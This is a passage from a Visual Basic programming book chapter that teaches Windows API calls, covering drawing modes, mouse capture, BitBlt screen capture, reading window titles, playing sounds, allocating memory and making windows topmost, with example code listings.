    Dim hPen As Long

    hPen = CreatePen(PS_DOT, 1, RGB(0, 0, 255))
    retval = SelectObject(Picture1.hdc, hPen)
    retval = Ellipse(Picture1.hdc, 10, 10, 160, 70)
End Sub
```

The result of this code appears in Figure 23.5. Now we can set the color and style in Window API drawing operations.

Figure 23.5 Drawing a dotted blue ellipse with Windows API functions.

> **TIP:** Besides pens, you can also use *brushes* to fill figures in when you use a device context. To create a brush, you use the **CreateBrush** function.

The code for this example is located in the dottedblue folder on this book's accompanying CD-ROM.

Setting Drawing Modes (ROP2)

Besides setting what color and style to draw with, you can specify how a pen draws in a device context by setting the device context's *binary raster operation*, ROP2, mode. For example, if you want to draw using the inverse of the screen color at each point, you can set the ROP2 mode to **R2_NOT**. The available ROP2 modes appear in Table 23.3—take a look at that table to see what kinds of drawing effects you can create.

Table 23.3 ROP2 modes.

ROP2 Mode	Meaning
R2_BLACK (= 1)	Pixel is always black
R2_COPYPEN (= 13)	Pixel is the pen color
R2_MASKNOTPEN (= 12)	Pixel = (NOT pen) AND screen pixel
R2_MASKPEN (=9)	Pixel = pen AND screen pixel
R2_MASKPENNOT (=5)	Pixel = (NOT screen pixel) AND pen
R2_MERGENOTPEN (=12)	Pixel = (NOT pen) OR screen pixel
R2_MERGEPEN (= 15)	Pixel = pen OR screen pixel
R2_MERGEPENNOT (= 14)	Pixel = (NOT screen pixel) OR pen
R2_NOP (= 11)	Pixel remains unchanged
R2_NOT (= 6)	Pixel is the inverse of the screen color
R2_NOTCOPYPEN (= 4)	Pixel is the inverse of the pen color
R2_NOTMASKPEN (= 8)	Pixel = NOT(pen AND screen pixel)
R2_NOTMERGEPEN (= 2)	Pixel = NOT(pen OR screen pixel)
R2_NOTXORPEN (= 10)	Pixel = NOT(pen XOR screen pixel)
R2_WHITE (= 16)	Pixel is always white

R2_XORPEN (= 7)	Pixel = (pen XOR screen pixel)

We'll see more about ROP2 modes in "Capturing Images From The Screen" later in this chapter.

You set the ROP2 mode with the **SetROP2** function:

```
Declare Function SetROP2 Lib "gdi32" Alias "SetROP2" (ByVal         hdc As _
    Long, ByVal nDrawMode As Long) As Long
```

Here's what the arguments to that function mean:

- *hdc*—The device context to set the ROP2 mode in
- *nDrawMode*—New drawing mode

Handling The Mouse Outside Your Program's Window

Sometimes you want to work with the mouse no matter where it is on the screen. To do that, you can use the **SetCapture** and **ReleaseCapture** functions:

```
Private Declare Function SetCapture Lib "user32" (ByVal         hwnd As Long) _
    As Long

Private Declare Function ReleaseCapture Lib "user32" () As Long
```

Here, *hwnd* is the handle of the window that the mouse should send mouse events to, no matter where it is in the screen. **SetCapture** captures the mouse, and **ReleaseCapture** releases it.

Let's see an example. In this case, we'll capture the mouse when the user clicks a command button, **Command1**, and let the user drag the mouse anywhere in the screen—reporting the mouse's current x and y locations in two text boxes, **Text1** and **Text2**. Set the form's **ScaleMode** to **Pixels (3)** so that we get our mouse locations in pixels.

We'll use two Boolean flags here: **blnStartCapture**, which we set to True when the user clicks the command button to capture the mouse, and **blnAmCapturing**, which we'll set to True when the user starts dragging the mouse (which means we should start reporting the mouse location in the two text boxes). Along with **SetCapture** and **ReleaseCapture**, then, we add all the declarations to the form's (General) section:

```
Dim blnStartCapture As Boolean
Dim blnAmCapturing As Boolean

Private Declare Function SetCapture Lib "user32" (ByVal hwnd As Long) _
    As Long
Private Declare Function ClientToScreen Lib "user32" (ByVal hwnd As_
    Long, lpPoint As POINTAPI) As Long
Private Declare Function ReleaseCapture Lib "user32" () As Long
```

Note also that we include the **ClientToScreen** function. You use this function to translate coordinates from window coordinates to the whole screen. We'll need to do that: the mouse coordinates passed to our mouse event handlers are in window coordinates, but we'll need screen coordinates because we're using the mouse with the whole screen.

You pass a variable of type **POINTAPI** to **ClientToScreen**, so we include that type's declaration in a new module we add to the program:

```
Type POINTAPI
```

```
    x As Long
    y As Long
End Type
```

To start the program, we set our Boolean flags to False when the program's form loads:

```
Private Sub Form_Load()

    blnStartCapture = False
    blnAmCapturing = False
End Sub
```

Now when the user clicks the command button, **Command1**, we capture the mouse with **SetCapture** and set the **blnStartCapture** flag to True:

```
Private Sub Command1_Click()
    blnStartCapture = True
    intRetVal = SetCapture(hwnd)
    Command1.Caption = "Drag the mouse"
End Sub
```

When the mouse next goes down, we'll set the **blnCapturing** flag to True and start reporting the mouse location in the two text boxes, **Text1** and **Text2**:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x _
    As Single, y As Single)
    Dim ptPoint As POINTAPI

    If blnStartCapture Then
        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)
        Text1.Text = Str(ptPoint.x)
        Text2.Text = Str(ptPoint.y)

        blnAmCapturing = True
    End If
End Sub
```

Similarly, in the **MouseMove** event, we check to see if we're capturing the mouse, and if so, we display the mouse location in the text boxes:

```
Sub Form_MouseMove(Button As Integer, Shift As Integer, x As Single, _
    y As Single)
    Dim ptPoint As POINTAPI

    If blnAmCapturing Then
        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)
        Text1.Text = Str(ptPoint.x)
```

```
        Text2.Text = Str(ptPoint.y)

    End If
End Sub
```

Finally, when the user releases the mouse button, we release the mouse with **ReleaseCapture** and reset the Boolean flags:

```
Sub Form_MouseUp(Button As Integer, Shift As Integer, x As Single, _
    y As Single)

    If blnAmCapturing Then

        ReleaseCapture
        blnStartCapture = False
        blnAmCapturing = False
        Command1.Caption = "Start capture"

    End If
End Sub
```

That's it—now run the program, as shown in Figure 23.6. Click the button in the program and drag the mouse. No matter where you drag the mouse, the mouse location is displayed in the text boxes in the program. We've captured the mouse. To release the mouse, just release the mouse button.

Figure 23.6 Using the mouse outside a program.

There's one peculiarity you should know about here: starting with Windows 95, you can only capture the mouse for one mouse operation; when you finish with the mouse, it is released. That means if you start the mouse drag by pressing the mouse button while inside the program's window, everything is fine—the program retains control of the mouse while you drag. If, on the other hand, you press the mouse button outside the program's window and start to drag, the mouse is released.

You can remedy this problem, as we do in our screen capture program later in this chapter, by using the right mouse button for mouse operations. In that program, we have the users drag the mouse by pressing the mouse button in the program's window, dragging the mouse to the top left of the rectangle they want to capture, then use the right mouse button (while holding the left one down) to capture that rectangle.

The code for this program is located in the mousecap folder on this book's accompanying CD-ROM.

Copying Bitmaps Between Device Contexts Quickly

One of the most common reasons to use Windows API functions is to make fast bitmap transfers, which you can do with the **BitBlt** function. This function lets you copy a bitmap from one device context to another very quickly:

```
Declare Function BitBlt Lib "gdi32" Alias "BitBlt" (ByVal        hDestDC As _
    Long, ByVal    x As Long, ByVal     y As Long, ByVal     nWidth As Long, ByVal _
    nHeight As Long, ByVal      hSrcDC As Long, ByVal      xSrc As Long, ByVal  _
    ySrc As Long, ByVal     dwRop As Long) As Long
```

Here's what this function's arguments mean:

- *hDestDC*—The destination device context to copy to
- *x*—The x-coordinate of the upper-left corner of the destination rectangle
- *y*—The y-coordinate of the upper-left corner of the destination rectangle
- *nWidth*—The width of the destination rectangle and source bitmap
- *nHeight*—The height of the destination rectangle and source bitmap
- *hSrcDC*—The source device context to copy from
- *xSrc*—The logical x-coordinate of the upper-left corner of the source bitmap
- *ySrc*—The logical y-coordinate of the upper-left corner of the source bitmap

- *dwRop*—The raster operation to be performed

You can find the possible values for the **dwRop** argument in Table 23.4.

Table 23.4 BitBlt raster operations.

dwRop Constant	Operation
SRCCOPY = &HCC0020	destination = source
SRCPAINT = &HEE0086	destination = source OR destination
SRCAND = &H8800C6	destination = source AND destination
SRCINVERT = &H660046	destination = source XOR destination
SRCERASE = &H440328	destination = source AND (NOT destination)
NOTSRCCOPY = &H330008	destination = (NOT source)
NOTSRCERASE = &H1100A6	destination = (NOT src) AND (NOT destination)
MERGECOPY = &HC000CA	destination = (source AND pattern)
MERGEPAINT = &HBB0226	destination = (NOT source) OR destination
PATCOPY = &HF00021	destination = pattern
PATPAINT = &HFB0A09	destination = pattern OR source
PATINVERT = &H5A0049	destination = pattern XOR destination
DSTINVERT = &H550009	destination = (NOT destination)
BLACKNESS = &H42	destination = BLACK
WHITENESS = &HFF0062	destination = WHITE

We'll put **BitBlt** to work when we capture the screen in the next topic.

Capturing Images From The Screen

We'll put together the previous topics in this chapter into one substantial screen capture example: screencap. Using this program, you can capture sections of the screen and display them in a picture box.

When you run this program, press the left mouse button on the program's form, then drag the mouse to the top left of the rectangular region you want to capture. Then, using the right mouse button (while holding the left one down) draw the rectangle you want to capture. A box outlining that region will appear on the screen as you move the mouse, as shown in Figure 23.7.

Figure 23.7 Outlining a region on the screen.

When you release the mouse buttons, the region you've outline appears in the picture box in the program, as shown in Figure 23.8. You've captured an image from the screen.

Figure 23.8 Capturing a region of the screen.

Why do we have to drag the mouse before making the screen capture? There's a peculiarity in mouse capture starting in Windows 95: when you capture the mouse, you can only hold it until you finish with a mouse operation; when you do, the mouse is released. To hold the mouse, we start the dragging process in the program's form itself and only release all mouse buttons when we're done capturing the image we want.

This program is a fairly complex one, involving lots of Visual Basic code, and it appears in Listing 23.1 for reference. This program, screencap, puts together almost all of the Windows API operations we've seen so far in this chapter, so it's worth taking a look at as an example of a substantial program that uses the Windows API.

Listing 23.1 screencap.frm

```
VERSION 6.00
Begin VB.Form Form1
   Caption   = "Form1"
   ClientHeight = 4755
   ClientLeft  = 1425
   ClientTop  = 2175
   ClientWidth  = 6495
   LinkTopic  = "Form1"
   PaletteMode  = 1 'UseZOrder
   ScaleHeight  = 317
   ScaleMode  = 3 'Pixel
   ScaleWidth  = 433
   Begin VB.PictureBox Picture1
      AutoRedraw  = -1 'True
      BackColor  = &H00FFFFFF&
      Height   = 3735
      Left   = 480
      ScaleHeight  = 3675
      ScaleWidth  = 5595
      TabIndex  = 0
      Top    = 120
      Width   = 5655
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Dim blnStartCapture As Boolean
Dim blnAmCapturing As Boolean
Dim intHandleDisplay As Integer
Dim intStartX As Integer
Dim intStartY As Integer
Dim intMouseX As Integer
Dim intMouseY As Integer
Dim intOldMouseX As Integer
Dim intOldMouseY As Integer

Private Declare Function SetCapture Lib "user32" (ByVal hwnd As Long) _
```

```
    As Long
Private Declare Function CreateDC Lib "gdi32" Alias "CreateDCA" (ByVal _
    lpDriverName As String, ByVal lpDeviceName As String, ByVal _
    lpOutput As String, lpInitData As DEVMODE) As Long
Private Declare Function SetROP2 Lib "gdi32" (ByVal hdc As Long, ByVal_
    nDrawMode As Long) As Long
Private Declare Function MoveToEx Lib "gdi32" (ByVal hdc As Long,
    ByVal x As Long, ByVal y As Long, lpPoint As POINTAPI) As Long
Private Declare Function LineTo Lib "gdi32" (ByVal hdc As Long, ByVal x _
    As Long, ByVal y As Long) As Long
Private Declare Function DeleteDC Lib "gdi32" (ByVal hdc As Long) As Long
Private Declare Function BitBlt Lib "gdi32" (ByVal hDestDC As Long, _
    ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal _
    nHeight As Long, ByVal hSrcDC As Long, ByVal xSrc As Long, ByVal _
    ySrc As Long, ByVal dwRop As Long) As Long
Private Declare Function ReleaseCapture Lib "user32" () As Long
Private Declare Function ClientToScreen Lib "user32" (ByVal hwnd As _
    Long, lpPoint As POINTAPI) As Long

Const SRCCOPY = &HCC0020
Const R2_NOT = 6

Private Sub Form_Load()
    Dim devDevMode As DEVMODE

    blnStartCapture = False
    blnAmCapturing = False

    intHandleDisplay = CreateDC("DISPLAY", 0&, 0&, devDevMode)
End Sub

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As _
    Single, y As Single)
    Dim ptPoint As POINTAPI

    If Button = 1 Then
        blnStartCapture = True
        intRetVal = SetCapture(hwnd)
    End If

    If blnStartCapture And Button = 2 Then

        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)
        intStartX = ptPoint.x
        intStartY = ptPoint.y
```

```
        intOldMouseX = intStartX
        intOldMouseY = intStartY

        blnAmCapturing = True
    End If
End Sub
Sub Form_MouseMove(Button As Integer, Shift As Integer, x As Single, y _
    As Single)

    If blnAmCapturing Then

        EraseOld x, y

        intOldMouseX = intMouseX
        intOldMouseY = intMouseY

        DrawNew x, y

    End If
End Sub

Sub Form_MouseUp(Button As Integer, Shift As Integer, x As Single, y As_
    Single)
    Dim intLeftX As Integer
    Dim intLeftY As Integer

    If blnAmCapturing Then
        ReleaseCapture
        blnStartCapture = False
        blnAmCapturing = False

        EraseOld x, y

        intLeftX = intMouseX
        If intStartX < intMouseX Then
            intLeftX = intStartX
        End If

        intLeftY = intMouseY
        If intStartY < intMouseY Then
            intLeftY = intStartY
        End If

        Picture1.Cls
        intRetVal = BitBlt(Picture1.hdc, 0, 0, Abs(intStartX - _
            intMouseX), Abs(intStartY - intMouseY), intHandleDisplay, _
```

```
            intLeftX, intLeftY, SRCCOPY)

    End If
End Sub

Private Sub EraseOld(ByVal x As Integer, ByVal y As Integer)
    Dim ptPoint As POINTAPI

    intRetVal = SetROP2(intHandleDisplay, R2_NOT)

    ptPoint.x = x
    ptPoint.y = y
    retval = ClientToScreen(hwnd, ptPoint)
    intMouseX = ptPoint.x
    intMouseY = ptPoint.y

    lngRetVal = MoveToEx(intHandleDisplay, intOldMouseX, intOldMouseY, _
        ptPoint)
    intRetVal = LineTo(intHandleDisplay, intStartX, intOldMouseY)
    intRetVal = LineTo(intHandleDisplay, intStartX, intStartY)
    intRetVal = LineTo(intHandleDisplay, intOldMouseX, intStartY)
    intRetVal = LineTo(intHandleDisplay, intOldMouseX, intOldMouseY)

End Sub

Private Sub DrawNew(ByVal x As Integer, ByVal y As Integer)
    Dim ptPoint As POINTAPI

    intRetVal = SetROP2(intHandleDisplay, R2_NOT)

     ptPoint.x = x
     ptPoint.y = y
     retval = ClientToScreen(hwnd, ptPoint)
     intMouseX = ptPoint.x
     intMouseY = ptPoint.y

     lngRetVal = MoveToEx(intHandleDisplay, intMouseX, intMouseY, _
         ptPoint)
     intRetVal = LineTo(intHandleDisplay, intStartX, intMouseY)
     intRetVal = LineTo(intHandleDisplay, intStartX, intStartY)
     intRetVal = LineTo(intHandleDisplay, intMouseX, intStartY)
     intRetVal = LineTo(intHandleDisplay, intMouseX, intMouseY)

End Sub

Private Sub Form_Unload(Cancel As Integer)
    intRetVal = DeleteDC(intHandleDisplay)
```

```
End Sub
```

Getting A Window Handle For Any Window On The Screen

To work with windows in the Windows API, you need a window handle. One way of getting a handle for any window on the screen is to use the **WindowFromPoint** function. You just pass that function the x- and y-coordinates (in screen coordinates) of a point inside the window for which you want the handle:

```
Private Declare Function WindowFromPoint Lib "user32" (ByVal xPoint As _
    Long, ByVal yPoint As Long) As Long
```

Let's see an example. Here, we'll let the users click a command button, **Command1**, with the caption Choose Window. When they do, they can move the mouse to any window on the screen, click the window, and get a handle for that window.

When the users click the Choose Window button, we'll set up a form-wide Boolean variable, **blnChoose**, to True, so we know the next time the users click the mouse, they're indicating the window for which they want a handle:

```
Dim blnChoose As Boolean
```

We set **blnChoose** to False when the form first loads:

```
Private Sub Form_Load()
    blnChoose = False
End Sub
```

To capture the mouse, we'll need **SetCapture** and **ReleaseCapture.** To convert from window to screen coordinates, we'll need **ClientToScreen**, so we declare those functions as well:

```
Private Declare Function SetCapture Lib "user32" (ByVal hwnd As Long) As _
    Long
Private Declare Function ReleaseCapture Lib "user32" () As Long
Private Declare Function WindowFromPoint Lib "user32" (ByVal xPoint As _
    Long, ByVal yPoint As Long) As Long
Private Declare Function ClientToScreen Lib "user32" (ByVal hwnd As Long,_
    lpPoint As POINTAPI) As Long
```

We also need to declare the **POINTAPI** type because **ClientToScreen** uses that type, so we add that declaration to a module we add to the program:

```
Type POINTAPI
        x As Long
        y As Long
End Type
```

Now when the user clicks the command button, we capture the mouse and set the **blnChoose** flag to True:

```
Private Sub Command1_Click()
    blnChoose = True
    intRetVal = SetCapture(hwnd)
End Sub
```

When the user clicks a window, our program's **MouseDown** event handler will be called. To determine the screen location at which the mouse went down, we use **ClientToScreen**:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As _
    Single, y As Single)
    Dim ptPoint As POINTAPI

    If blnChoose Then

        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)
...
    End If
End Sub
```

Now we can get a window handle for the window the user clicked with **WindowFromPoint**:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As Single, y_
    As Single)
    Dim window As Long
    Dim ptPoint As POINTAPI
```

```
    If blnChoose Then

        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)
        window = WindowFromPoint(ptPoint.x, ptPoint.y)
...

    End If
End Sub
```

And that's it—now we've gotten a window handle for any window on the screen the user wants to click. Using that handle you can perform all kinds of operations on the window—resizing it, closing it, changing its style, and more, using API functions. As an example, we'll see how to get a window's title bar text in the next topic.

Getting A Window's Text

In the previous topic, we saw how to get a handle for any window on the screen when the user clicks that window. Here, we'll use the **GetWindowText** function to get the title bar text of a window:

```
Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal          hwnd _
    As Long, ByVal     lpszString As String, ByVal     cch As Long) As Long
```

Here's what the arguments to this function mean:

- *hwnd*—The handle of the window you want to get the text from.
- *lpszString*—The buffer that is to receive the copied string of the window's title.
- *cch*—The maximum number of characters to be copied to the buffer. If the string is longer than the number of characters specified in *cch*, it is truncated.

This function returns the length of the text it retrieved. Let's see an example. Here, we use the window handle we got in the previous topic with **GetWindowText** to get the title bar text of any window the user clicks and display that text in a text box, **Text1**:

```
Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As _
    Single, y As Single)
    Dim window As Long
    Dim buffer As String * 1024
    Dim ptPoint As POINTAPI

    If blnChoose Then
        ptPoint.x = x
        ptPoint.y = y
        retval = ClientToScreen(hwnd, ptPoint)

        window = WindowFromPoint(ptPoint.x, ptPoint.y)
        lngRetVal = GetWindowText(window, buffer, 1024)
        Text1.Text = buffer
    End If
End Sub
```

Run the program now, as shown in Figure 23.9. When you click the Choose Window button and then click another window, the program reads the text in the clicked program's title bar and displays it in a text box, as shown in Figure 23.9. Our program is a success—now we can work with any window on the screen.

Figure 23.9 Getting a window's title bar text.

The code for this example is located in the windowinfo folder on this book's accompanying CD-ROM.

Playing Sounds With API Functions

You can use the Windows API **PlaySound** function to play sounds:

```
Function PlaySound Lib "winmm.dll" Alias "PlaySoundA" (ByVal          lpszName As _
    String, ByVal     hModule As Long, ByVal       dwFlags As Long) As Long
```

Here's what the arguments to **PlaySound** mean:

- *lpszName*—The path and name of the file to play
- *hModule*—The module handle of the program, which you usually set to 0
- *dwFlags*—Flag settings; see the following explanation for the settings

Here are the flags you can use in the **dwFlags** parameter of the **PlaySound** function:

- **SND_SYNC**—&H0; play the sound synchronously (the default)
- **SND_ASYNC**—&H1; play the sound asynchronously
- **SND_NODEFAULT**—&H2; silence is not the default, if sound is not found
- **SND_MEMORY**—&H4; *lpszName* points to a memory file
- **SND_ALIAS**—&H10000; name is a win.ini [sounds] entry
- **SND_FILENAME**—&H20000; name is a file name
- **SND_RESOURCE**—&H40004; name is a resource name or atom
- **SND_ALIAS_ID**—&H110000; name is a win.ini [sounds] entry identifie
- **SND_ALIAS_START**—0; must be > 4096 to keep strings in same section of resource file
- **SND_LOOP**—&H8; loop the sound until next **PlaySound**
- **SND_NOSTOP**—&H10; don't stop any currently playing sound
- **SND_NOWAIT**—&H2000; don't wait if the driver is busy

Declaring this function as a **Private** function lets us declare this in the (General) section of a form:

```
Private Declare Function PlaySound Lib "winmm.dll" Alias _
    "PlaySoundA" (ByVal lpszName As String, ByVal hModule As Long, _
    ByVal dwFlags As Long) As Long
```

Now we can call **PlaySound** directly when the user clicks a command button, **Command1** ; here, we pass it a value of &H20000 to indicate that we're reading the sound from a file and ignore the function's return value this way:

```
Private Sub Command1_Click()
    retVal = PlaySound("c:\windows\media\Tada.wav", 0&, &H20000)
End Sub
```

And that's it—now we're playing sounds with a Windows API function.

Allocating Memory And Storing Data

One reason programmers use Windows API calls is to work with a lot of memory, and you can use the **GlobalAlloc** (allocate memory), **GlobalLock** (lock the memory and get a pointer to it), **GlobalUnlock** (unlock the memory), and **GlobalFree** (deallocate the memory) functions for that. We'll take a look at the first two of these functions in this topic, and the last two in the following topic. We'll also see how to copy data into and out of our newly allocated memory with the **MoveMemory** function.

Here's how you use **GlobalAlloc** to allocate memory; this function returns a non-zero handle to the memory if successful:

```
Function GlobalAlloc Lib "kernel32" (ByVal wFlags As Long, ByVal
    dwBytes As Long) As Long
```

You set the flags you want to use in **wFlags**, and the number of memory bytes you want in **dwBytes**. Here are the possible flags to use with **GlobalAlloc**:

- **GMEM_FIXED**—&H0
- **GMEM_MOVEABLE**—&H2
- **GMEM_NOCOMPACT**—&H10
- **GMEM_NODISCARD**—&H20
- **GMEM_ZEROINIT**—&H40
- **GMEM_MODIFY**—&H80
- **GMEM_DISCARDABLE**—&H100
- **GMEM_NOT_BANKED**—&H1000
- **GMEM_SHARE**—&H2000
- **GMEM_DDESHARE**—&H2000
- **GMEM_NOTIFY**—&H4000
- **GMEM_LOWER**—GMEM_NOT_BANKED
- **GMEM_VALID_FLAGS**—&H7F72
- **GMEM_INVALID_HANDLE**—&H8000

To get a pointer to the memory and so put it to use, you use **GlobalLock**, passing it the memory handle you got from **GlobalAlloc**. **GlobalLock** returns a non-zero pointer to the memory if successful:

```
Function GlobalLock Lib "kernel32" (ByVal hMem As Long) As Long
```

Besides **GlobalAlloc** and **GlobalLock**, you can move data into the memory you've allocated with **MoveMemory**:

```
Sub MoveMemory Lib "kernel32" Alias "RtlMoveMemory" (ByVal        dest As _
    Any, ByVal    src As Any, ByVal    length As Long)
```

Here are what the arguments to **MoveMemory** mean:

- *dest*—Pointer to the destination buffer
- *src*—Pointer to the source buffer
- *length*—Number of bytes to move

Let's see an example. Here, we'll store a string of text that the user types into a text box in memory; in the next topic in this chapter, we'll read that string back. This example will give us a good general overview of working with memory and memory buffers.

We start by setting up a 40-character-long buffer for the string to store in the form's (General) declarations section:

```
Const DataLength = 40

Dim outbuffer As String * DataLength
...
```

We also declare the memory handle and pointer we'll use:

```
Const DataLength = 40

Dim outbuffer As String * DataLength

Dim hMemory As Long
Dim hMemoryPointer As Long
...
```

Finally, we declare the functions we'll use, **GlobalAlloc**, **GlobalLock**, and **MoveMemory**, as well as the memory flag we'll use, **GMEM_MOVEABLE**, which means that Windows can move the memory we are using if it needs to as part of its memory-handling operations:

```
Const DataLength = 40

Dim outbuffer As String * DataLength

Dim hMemory As Long
Dim hMemoryPointer As Long

Private Declare Function GlobalAlloc Lib "kernel32" (ByVal wFlags As_
    Long, ByVal dwBytes As Long) As Long
rivate Declare Function GlobalLock Lib "kernel32" (ByVal hMem As Long) _
    As Long
Private Declare Sub MoveMemory Lib "kernel32" Alias "RtlMoveMemory" _
    (ByVal dest As Any, ByVal src As Any, ByVal length As Long)
Const GMEM_MOVEABLE = &H2
```

When the user clicks a command button, **Command1**, we will allocate and lock the memory, and store the text string now in **Text1** in it. We start by storing the text from the text box in the buffer we've named **outbuffer**:

```
Private Sub Command1_Click()

    outbuffer = Text1.Text
...
```

Next, we use **GlobalAlloc** to allocate the memory we'll use:

```
Private Sub Command1_Click()

    outbuffer = Text1.Text

    hMemory = GlobalAlloc(GMEM_MOVEABLE, DataLength)
...
```

Next, we pass the memory handle from **GlobalAlloc** to **GlobalLock** to get a pointer to the memory we've allocated:

```
Private Sub Command1_Click()

    outbuffer = Text1.Text

    hMemory = GlobalAlloc(GMEM_MOVEABLE, DataLength)
    hMemoryPointer = GlobalLock(hMemory)
...
```

Finally, we copy the data from our buffer to our newly allocated memory with **MoveMemory** (note that because **MoveMemory** is a subroutine, we use the **Call** keyword instead of assigning a return value to a variable):

```
Private Sub Command1_Click()

    outbuffer = Text1.Text

    hMemory = GlobalAlloc(GMEM_MOVEABLE, DataLength)
    hMemoryPointer = GlobalLock(hMemory)

    Call MoveMemory(hMemoryPointer, outbuffer, DataLength)

End Sub
```

And that's it—when the user clicks Command1, we copy the text string to our allocated memory.

We've stored data in allocated memory now—how do we read it back? We'll take a look at that in the next topic.

Reading Data From Memory And Deallocating Memory

In the previous topic, we stored a text string from a text box, **Text1**, in memory when the user clicked a button, **Command1**. In this topic, we'll read the string back when the user clicks another button, **Command2**, and display that string in a new text box, **Text2**. We'll also free and deallocate the memory we've used.

We'll use **MoveMemory** to read the data from memory:

```
Sub MoveMemory Lib "kernel32" Alias "RtlMoveMemory" (ByVal dest As _
    Any, ByVal src As Any, ByVal length As Long)
```

Here are what the arguments to **MoveMemory** mean:

- *dest*—Pointer to the destination buffer
- *src*—Pointer to the source buffer
- *length*—Number of bytes to move

To allocate memory, we used **GlobalAlloc** to get a handle to a memory area; to use that memory, we used **GlobalLock** to get a pointer to the memory area. To unlock memory, you pass a pointer to that memory to **GlobalUnlock**:

```
Function GlobalUnlock Lib "kernel32" (ByVal hMem As Long) As Long
```

To free memory, you pass a memory handle to **GlobalFree**:

```
Function GlobalFree Lib "kernel32" (ByVal hMem As Long) As Long
```

Let's see this at work. Here, we add the declarations of the functions we'll use to the program we developed in the previous topic, as well as a buffer, **inbuffer**, to store the data we read:

```
Const DataLength = 40
Const GMEM_MOVEABLE = &H2

Dim outbuffer As String * DataLength
Dim inbuffer As String * DataLength

Dim memHandle As Long
Dim memPointer As Long

Private Declare Function GlobalAlloc Lib "kernel32" (ByVal wFlags As Long,_
    ByVal dwBytes As Long) As Long
Private Declare Function GlobalLock Lib "kernel32" (ByVal hMem As Long) _
    As Long
Private Declare Sub MoveMemory Lib "kernel32" Alias "RtlMoveMemory"
    (ByVal dest As Any, ByVal src As Any, ByVal length As Long)
Private Declare Function GlobalFree Lib "kernel32" (ByVal hMem As Long) _
    As Long
Private Declare Function GlobalUnlock Lib "kernel32" (ByVal hMem As Long) _
    As Long
```

Then, when the user clicks **Command2**, we can use the memory pointer we created in the program in the previous topic, **hMemoryPointer**, with **MoveMemory**, to copy the string to the buffer:

```
Private Sub Command2_Click()

    Call MoveMemory(inbuffer, hMemoryPointer, DataLength)
...
```

Now we can move the string to **Text2** from **inbuffer**:

```
Private Sub Command2_Click()
```

```
    Call MoveMemory(inbuffer, hMemoryPointer, DataLength)

    Text2.Text = inbuffer
...
```

Finally, we unlock and free the memory we've used:

```
Private Sub Command2_Click()

     Call MoveMemory(inbuffer, hMemoryPointer, DataLength)

     Text2.Text = inbuffer

     GlobalUnlock (hMemoryPointer)
     GlobalFree (hMemory)

End Sub
```

That's it—when you run the program, as shown in Figure 23.10, and click the Store Text In Memory button, the text in the top text box, **Text1**, is stored in memory. When you click the Read Text From Memory button, the string is read back and displayed in the bottom text box, **Text2**, as you see in Figure 23.10. Now we're using memory with the Windows API.

Figure 23.10 Storing and reading memory data.

The code for this example is located in the winmemory folder on this book's accompanying CD-ROM.

Making A Window Topmost

You can use **SetWindowPos** to make a window "topmost," which means it'll always stay on top of other windows:

```
Function SetWindowPos Lib "user32" (ByVal       hwnd As Long, ByVal _
     hWndInsertAfter As Long, ByVal    x As Long, ByVal    y As Long, ByVal _
     cx As Long, ByVal    cy As Long, ByVal    wFlags As Long) As Long
```

Here's what the arguments to this function mean:

- *hwnd*—Handle of the window to work with.
- *hWndInsertAfter*—Handle to the window that will precede this window in the Z-order. This parameter can be a window handle set to one of the following values: **HWND_BOTTOM** (= 1; places the window at the bottom of the Z-order), **HWND_TOP** (= 0; places the window at the top of the Z-order), **HWND_TOPMOST** (= –1; places the window above all non-topmost windows), or **HWND_NOTOPMOST** (= –2; repositions the window to the top of all non-topmost windows).
- *x*—Specifies the new position of the left side of the window.
- *y*—Specifies the new position of the top of the window.
- *cx*—Specifies the new width of the window.
- *cy*—Specifies the new height of the window.

- *wFlags*—Specifies sizing and positioning options, as shown in Table 23.5.

Table 23.5 SetWindowPos flags.

Constant	Meaning
SWP_DRAWFRAME (= &H20)	Draws a frame (defined when the window was created) around the window.
SWP_FRAMECHANGED (= &H20)	Sends a WM_NCCALCSIZE message to the window, even if the window's size is not being changed. If this flag is not specified, WM_NCCALCSIZE is sent only when the window's size is being changed.
SWP_HIDEWINDOW (=&H80)	Hides the window.
SWP_NOACTIVATE (= &H10)	Does not activate the window. If this flag is not set, the window is activated and moved to the top of either the topmost or the non-topmost group (depending on the setting of the hWndInsertAfter parameter).
SWP_NOCOPYBITS (= &H100)	Discards the entire contents of the client area. If this flag is not specified, the valid contents of the client area are saved and copied back into the client area after the window is sized or repositioned.
SWP_NOMOVE (= 2)	Retains current position (ignores the x and y parameters).
SWP_NOOWNERZORDER (= &H200)	Does not change the owner window's position in the Z-order.
SWP_NOREDRAW (= 8)	Does not redraw changes. If this flag is set, no repainting of any kind occurs.
SWP_NOREPOSITION (= &H200)	Same as SWP_NOOWNERZORDER.
SWP_NOSIZE (= 1)	Retains current size (ignores the cx and cy parameters).
SWP_NOZORDER (= 4)	Retains current ordering (ignores hWndInsertAfter).
SWP_SHOWWINDOW (=&H40)	Displays the window.

Let's see an example. Here, we'll size a window to 100 x 100 pixels and make it a topmost window. We start by declaring **SetWindowPos** in our program, as well as the constants we'll use, **SWP_SHOWWINDOW, SWP_DRAWFRAME**, and **HWND_TOPMOST**:

```
Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, _
    ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long,
    ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long

Const HWND_TOPMOST = -1
Const SWP_SHOWWINDOW = &H40
Const SWP_DRAWFRAME = &H20
```

Now when the window loads, we can make the window topmost this way:

```
Private Sub Form_Load()

